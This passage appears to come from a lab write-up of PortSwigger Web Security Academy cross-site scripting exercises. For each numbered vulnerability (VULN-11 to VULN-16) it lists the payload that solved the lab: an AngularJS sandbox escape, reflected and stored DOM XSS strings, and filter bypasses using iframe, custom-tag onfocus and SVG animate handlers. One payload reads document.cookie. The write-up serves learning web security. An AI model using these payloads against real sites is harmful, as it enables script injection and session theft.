


Image 8

VULN-11: DOM XSS in AngularJS expression

- **Payload Used:** `{{constructor.constructor('alert(1)')()}}`




Image 9

VULN-12: Reflected DOM XSS

- Payload used: `\"-alert(1)}//`




Image 10

VULN-13: Stored DOM XSS

- Payload Used: `<><img src=1 onerror=alert(1)>`




Image 11

VULN-14: Reflected XSS into HTML context with most tags and attributes blocked

- Payload Used: `<iframe src="https://YOUR-LAB-ID.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>`




Image 12

VULN-15: Reflected XSS into HTML context with all tags blocked except custom ones

- Payload Used:

<script>

location = 'https://0a47000c0374a8e3803de0cc008500cb.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';

</script>




Image 13

VULN-16: Reflected XSS with some SVG markup allowed

- Payload used:

https://0afd006f03b16f5280e40351000e0081.h1-web-security-academy.net/?search=%22%3E%3Csvg%3E%3Canimate%20onbegin=alert(1)%3E




Image 14

